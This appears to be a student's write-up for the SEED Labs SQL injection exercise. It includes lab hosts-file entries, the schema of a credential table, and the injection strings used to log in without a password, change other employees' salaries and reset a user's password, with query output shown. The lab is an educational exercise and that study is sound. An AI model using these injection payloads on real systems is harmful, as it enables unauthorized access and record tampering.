



Home
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
sf_SharedVMFolder
Other Locations
Bayer_ SQLLabset up
Bayer_ XSSLabsetu p
Desktop
Documents
Downloads
firefox
Music
Pictures
Public
Share
Templates
Videos
hosts
"Bayer_SQLLabsetup" selected (containing 3 items)

DNS Setup




```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

Access `Credential` table




```
+-------------------------+
1 row in set (0.00 sec)

mysql> describe credential
    -> ^C
mysql> DESCRIBE credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql>
```


Logged in as Ryan




Inject Command: Login as Admin




Inject Command: Login as Alice



Inject Command: Login as Boby




Hacked into Admin account via SQL Injection




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

SQL Injection in command line




Failed Query




Multi-line SQL statements are not enabled on most database API's, preventing these commands from executing since they will always be compiled with a syntax error.

Modify Salary: Alice


alee' ,Salary='90000 in nickname field in edit profile






Modify Salary: Boby

Alee' , Salary = 1 where name = ‘Boby’ #



Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	alee
Email	
Address	
Phone Number	



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |             |         |       | alee     | fdbe918bdae83000aa54747fc95
fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       | alee     | b78ed97677c161c1c82c1429066
74ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38f
b9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fcc
d39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a
618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618
e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--------------------------
--------------+
6 rows in set (0.00 sec)

mysql>
```


Modify Password: Boby

SQL : alee2' ,Password = sha1('newpassword2026') WHERE name = 'Boby' #



www.seed-server.com/unsafe_home.php?username=boby&Password=newpassword2026
Would you like Firefox to save this login for seed-server.com?
boby
newpassword2026
Show password
Don't Save
Save
Boby Profile
Key
Value
Employee ID
20000
Salary
1
Birth
4/20
SSN
10213352
NickName
alee2
Email
Address
Phone Number
Copyright © SEED LABs

Task 4:


Logged in with no password:




Edited unsafe.php



Logged in with password now:



Logged in now with SQL attack (no password):



Guidelines Task:

My SQL:

SELECT * from credential

WHERE name=’' or 1=1;#’ and password=’' or 1=1;#’;

Result:

```
mysql> SELECT * from credential
    -> WHERE name= or 1=1;# and password= or 1=1;#;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near
or 1=1' at line 2
mysql> SELECT * from credential
    -> WHERE name=' or 1=1;# and password=' or 1=1;#;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  90000 | 9/20  | 10211002 |             |         |       | alee     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       | alee2    | e7850d379bce9d170b07f49e62cc3461c778abf7 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)

mysql>
```